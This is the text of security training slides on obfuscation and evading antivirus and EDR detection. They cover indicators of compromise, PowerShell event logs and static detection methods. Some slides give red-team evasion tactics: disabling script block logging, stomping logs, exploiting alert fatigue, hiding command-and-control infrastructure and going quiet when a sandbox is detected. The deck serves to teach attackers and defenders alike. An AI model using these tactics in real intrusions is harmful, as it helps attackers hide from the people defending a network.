

Evading Detection: A Beginner's Guide to Obfuscation

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What Are We Going to Cover

1. Goals of Obfuscation
2. AMSI/Defender Overview
3. Methods of Detection
4. Analyzing Scripts and Code
5. AMSI/ETW Bypasses

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
- Repository includes:
 - Slides
 - Samples
 - Exercises
 - Tools
 - Resources
- GitHub: <https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation>

Focus for Today

- Focusing on obfuscation and evasion for .NET code
- A fairly heavy emphasis on PowerShell
 - Heuristic detections by AMSI/Defender are significantly more robust for the PowerShell Runtime compared to the CLR
 - Trivial to evade detection by Defender for CLR programs
- All the underlying principles apply to any programming language
 - Specific techniques may change


Goals of Obfuscation

- There are two primary reasons for obfuscating code:
 - Prevent Reverse Engineering
 - Evade detection by Anti-Virus and Hunters



Preventing Reverse Engineering

- Protecting IP
 - Most companies obfuscate compiled code to protect proprietary processes
- Hiding what we are doing
 - What was this code meant to do?
- Hide infrastructure
 - What is the C2 address?
 - What communication channels are being used?
 - Where are the internal pivot points?



Evasion

- Alter Code to Break Signatures
- Blend in with Normal Operations
- Change Indicators of Compromise
 - Hardest to do. More likely to result from building a new implementation rather than through obfuscation
- Identification of analysis techniques
 - i.e., If a sandbox is detected, do nothing

**EMPOWERING THE ANALYST:
The Indicators of Compromise**

UNUSUAL INCIDENTS OF USER AUTHENTICATION AND AUTHORIZATION

Authentication is the main barrier to any useful access into your network—attackers will try to break passwords, tokens and cryptographic measures to reach valuable enterprise information. They will also try to escalate privileges of user accounts they've hacked.

WHAT TO DO?

- Keep an eye on:**
 - Systems accessed
 - Type and volume of data accessed
 - Time of the activity
- Watch authentication activity:**
 - Anomalies in privileged user account activity
 - Login failures and successes by user, system, and unit
 - Authentication failures by a unique system or unique login attempts per machine
- Monitor login irregularities:**
 - Logins from unusual places
 - Multiple IPs in a short period of time
 - Excessive failed logins or attempts
 - Irregular working hours

BEST PRACTICES

- Have a policy or good tools for monitoring accounts, and classifying typical usage patterns
- Have an effective logging system and a baseline for "normal activity"
- Create profiles based on normal user behavior (which records successes as well as failures) to be able to contrast irregular actions and detect anomalies
- Apply User Behavior Analytics (UBA)

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What are Indicators of Compromise?


- Forensic evidence of potential attacks on a network
- These artifacts allow for Blue Teams to detect intrusion and remediate malicious activity

The screenshot displays the Tenable.sc Indicators dashboard, which is organized into several sections, each with a grid of red buttons representing different types of security events. The sections include:

- Indicators - Botnet Activity:** Bot List, Inbound Netstat, Outbound Netstat, DNS Clean, URLs Clean. Buttons: Bot Attacks, Inbound Traffic, Outbound Traffic, Bot Auth, Bot Anomalies. Last Updated: 17 hours ago.
- Indicators - Malicious Process Monitoring:** Malicious (Scan), Unwanted, Custom Hash, Indicator, Multi Crashes. Buttons: Process Spike, Virus Spike, Error Spike, Change Spike, FIM Spike, New EXE Spike, Unique Unix, Unique Win, Malicious (LCE). Last Updated: 49 minutes ago.
- Indicators - Intrusion Detection Events:** Targeted, Host Scan, Net Sweep, Web Scan, Web Sweep. Buttons: Auth Sweep, Auth Guessing, Auth Guessed, Worm Activity, IDS Spike, Scan Spike, DNS Tunnel, Web Tunnel, EXE Serve, USER Auth. Last Updated: 17 hours ago.
- Indicators - Exploitable Internet Services:** Services, FTP, SSH, HTTP, HTTPS, SMB. Ports: 1-200, 201-500, 501-1024, 1025-5000, 5000+. Last Updated: 17 hours ago.
- Indicators - Continuous Events:** IDS, Scanning, Malware, Botnet, DOS. Buttons: Sys Errors, Web Error, Win Error, High CPU, DNS Errors. Last Updated: 17 hours ago.
- Indicators - Access Control Anomalies:** Firewall Spike, Auth Spike, Auth Fail Spike, Access Spike, Denial Spike. Last Updated: 17 hours ago.
- Indicators - Network Anomalies and Suspicious Activity:** DNS Spike, SSL Spike, PVS Spike, Network Spike, Netflow Spike. Buttons: File Spike, Web Spike, 404+ Spike, Inbound Spike, Outbound Spike, SSH 30m+, VNC 30m+, RDP 30m+, Internal Spike, Connect Spike. Last Updated: 17 hours ago.
- Indicators - Suspicious Proxies, Relays and SPAM:** Proxy, SSH Proxy, VNC Proxy, RDP Proxy, Bot Proxy. Buttons: SMTP Proxy, SMTP Relay, SPAM Server, Crowd Surge. Last Updated: 17 hours ago.
- Indicators - Exploitable Clients:** Patch, Mobile, SMTP, HTTP, General. Last Updated: 17 hours ago.

How do defenders use them?

- SpecterOps: Funnel of Fidelity
 - Start with weak indicators to create initial detections
 - Look for stronger indicators as the funnel narrows




Parsing Logs with Event Viewer

What is Event Viewer

- Application for interacting with the majority of application and system event logs
- Often accessible as a general user
 - Can't modify logs though
 - PowerShell logs are a good place to check for admin credentials
- Logs can also be parsed with other command line tools such as:
 - Get-EventLog
 - Log Parser
 - Python-etvx

Event Viewer



Event Viewer – PowerShell Logs

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Services
 - Microsoft
 - OpenSSH
 - Windows Azure
 - Windows PowerShell**
 - Saved Logs
 - Subscriptions

Windows PowerShell Number of events: 1,711

Level	Date and Time	Source	Event ID	Task Category
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	403	Engine Lifecycle
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
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Event 403, PowerShell (PowerShell)

General Details

Engine state is changed from Available to Stopped.

Details:

- NewEngineState=Stopped
- PreviousEngineState=Available
- SequenceNumber=19
- HostName=ConsoleHost
- HostVersion=5.1.19041.1023
- HostId=ef4353b7-55d7-48af-8b50-4f903616b71d
- HostApplication=powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';
- EngineVersion=5.1.19041.1023
- RunspaceId=3edf11bf-5213-405f-b5d9-9fa6a2689c2a
- PipelineId=
- CommandName=
- CommandType=
- ScriptName=
- CommandPath=
- CommandLine=

Log Name: Windows PowerShell
Source: PowerShell (PowerShell) Logged: 6/28/2021 8:38:43 PM
Event ID: 403 Task Category: Engine Lifecycle
Level: Information Keywords: Classic
User: N/A Computer: WinDev2012Eval
OpCode: Info
More Information: [Event Log Online Help](#)

Event Viewer – PowerShell Logs


- Applications and Services Logs > Microsoft > Windows > PowerShell > Operational

The screenshot shows the Windows Event Viewer interface. The left pane displays the tree view with 'Operational' selected under 'PowerShell'. The main pane shows a list of events with columns for Level, Date and Time, Source, Event ID, and Task Category. The detailed view for event 4103 is shown below, including the following information:

```
CommandInvocation(Write-Host): "Write-Host"  
ParameterBinding(Write-Host): name="Object"; value="Final result: 1"  
  
Context:  
Severity = Informational  
Host Name = ConsoleHost  
Host Version = 5.1.19041.1023  
Host ID = ef4333b7-55d7-48af-8b50-4f903616b71d  
Host Application = powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';  
Engine Version = 5.1.19041.1023  
Runspace ID = 3edf11bf-5213-405f-b5d9-9fa6a2689c2a  
Pipeline ID = 1  
Command Name = Write-Host  
Command Type = Cmdlet  
Script Name =  
Command Path =  
Sequence Number = 16  
User = WORKGROUP\SYSTEM  
Connected User =  
  
Log Name: Microsoft-Windows-PowerShell/Operational  
Source: PowerShell (Microsoft-Wind Logged: 6/28/2021 8:38:43 PM  
Event ID: 4103 Task Category: Executing Pipeline  
Level: Information Keywords: None  
User: SYSTEM Computer: WinDev2012Eval  
OpCode: To be used when operation i  
More Information: Event Log Online Help
```

Exercise 1: Logs

1. Analyze the Windows Event Logs for suspicious behavior




Exercise 1: Logs

- Using Event Viewer Open the provided log files from the Git Repo
 - Are there any logs that look suspicious to you?
 - If so why?
 - Do you think the executed code could have been changed to make it less suspicious?


What Do We Do About It?

- The Funnel is effectively the Blue Team's kill chain
 - If we can break or exit the process at any step, we have effectively not been detected
- So how do we break it?



Collection

- We probably can't avoid this completely
- Traffic must go through firewalls, routers, etc.
- If we can identify the collector, we can potentially disable it:
 - Disable Script Block logging
 - Turn off NetFlow collection on a router



Detection

- Where most Red Team's spend most of their effort
- Blend into the standard traffic
- Obfuscation to avoid malicious signatures
- Follow normal traffic flows
 - A random machine logging into a router is probably pretty strange

Network Detection

- Typical network indicators
 - Known user agent strings
 - High entropy byte strings in HTTP POST messages
 - Unusual communications with the internet or other machines
 - External attempts to log into infrastructure



Triage

- Starting to get a little more scrutiny from defenders
- Blend into the alerts!
 - Use AV logs to see if anything causes a lot of alerts
 - Abuse of alert fatigue
- Abuse assumptions (mini social engineering)

Investigation

- Hands on analysis is beginning to happen
- At this point an activity has been identified as malicious
- Prevent them from knowing what is going on
 - Stomp logs
 - Obfuscate payloads
 - Hide

Memory Analysis

- Running processes are hard to hide
 - This is way people should never turn off a computer during response
- Memory analysis will reveal the **ENTIRE** Empire agent in plaintext loaded into memory
 - No obfuscation
 - Allows the extraction of AES keys
 - Decryption of malware C2
 - Useful for red teams because it rewards incident response teams to take the next step and chain analysis

How Does AV and EDR Detect Malware?

Static Detection Methods


- How AV does its logical detection?
 - Hashes
 - Simply hashing the file and comparing it to a database of known signatures
 - Extremely fragile, any changes to the file will change the entire signature
 - Byte Matching (String Match)
 - Matching a specific pattern of bytes within the code
 - i.e. The presence of the word Mimikatz or a known memory structure

Static Detection Methods

- Hash Scanning
 - Hybrid of the above two methods
 - Hash sections of code and look for matches
- Heuristics
 - File structure
 - Logic Flows (Abstract Syntax Trees (AST), Control Flow Graphs (CFG), etc.)
 - Rule based detections (if x & y then malicious)
 - These can also be thought of as context-based detections
 - Often uses some kind of aggregate risk for probability of malicious file

Dynamic Detection (Behavioral Analysis)

